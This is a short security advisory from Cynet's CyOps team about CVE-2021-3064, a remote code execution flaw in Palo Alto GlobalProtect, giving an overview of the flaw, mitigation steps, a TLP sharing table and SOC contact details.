
Introduction:

GlobalProtect from Palo Alto Network is the next-gen firewall that is responsible for establishing VPN connections, the product has its own Portal that is the management service toward the GlobalProtect entire infrastructure.

Vulnerability Overview

CVE-2021-3064 was disclosed by the Randori Attack team on November 10, 2021, the vulnerability applies to versions below 8.1.17 of Palo Alto Network firewalls, This vulnerability allows an unauthenticated attacker to execute arbitrary code with root privileges, the attacker need to first gain access to the GlobalProtect Interface, this vulnerability has been proven by Randori attack team in the POC found here.

The following Shodan query reveals affected versions:



Mitigation



Palo Alto Networks has addressed this issue and published an official patch, versions above 8.1.17 are not affected including Prisma Access, also for those organizations that cannot apply mitigations atm PAN has enabled detection for the signatures 91820 and 91855 called Threat Preventions, if GlobalProtect is not used, disabling it will mitigate this vulnerability completely.

APPENDIX:

Risk Level

Low
Medium
High
Critical

TLP Protocol

Color	When should it be used?	How may it be shared?
TLP:RED  Not for disclosure, restricted to participants only.	Sources may use TLP:RED when information cannot be effectively acted upon by additional parties, and could lead to impacts on a party's privacy, reputation or operations if misused.	Recipients may not share TLP:RED information with any parties outside of the specific exchange, meeting or conversation in which it was originaly disclosed. In the context of a meeting, for example, TLP:RED information is limited to those present at the meeting. in most circumstances, TLP:RED should be exchanged verbally or in person.
TLP:AMBER  Limited disclosure, restricted to participants' organizations.	Sources may use TLP:AMBER when information requires support to be effectively acted upon, yet carries risks to privacy, reputation or operations if shared outside of the organizations involved.	Recipients may only share TLP:AMBER information with members of their own organization, and with clients or customers who need to know the information to protect themselves or prevent further harm. **Sources are at liberty to specify additional intended limits of the sharing: these must beadhered to.**
TLP:GREEN  Limited disclosure, restricted to community.	Sources may use TLP:GREEN when information is useful for the awareness of all participating organizations as well as with peers within the broader community or sector.	Recipients may share TLP:GREEN information with peers and partner organizations within their sector or community, but not via publicly accessible channels. Information in this category can be circulated widely within a particular community. TLP:GREEN information may not be released outside of the community.
TLP:WHITE  Disclosure is not limited.	Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release.	Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction.

Contact Cynet CyOps (Cynet Security Operations Center)

Cynet CyOps team of experienced professional security experts is available for customers concerns, questions and issues on a 24/7 basis. For additional information, you may contact us directly at:

CyOps Mailbox
soc@cynet.com

CyOps Team Leader
sivanc@cynet.com

CyOps Manager
shirang@cynet.com

+1 (347) 474-0048
+44 2032-909051
+972 72-3369736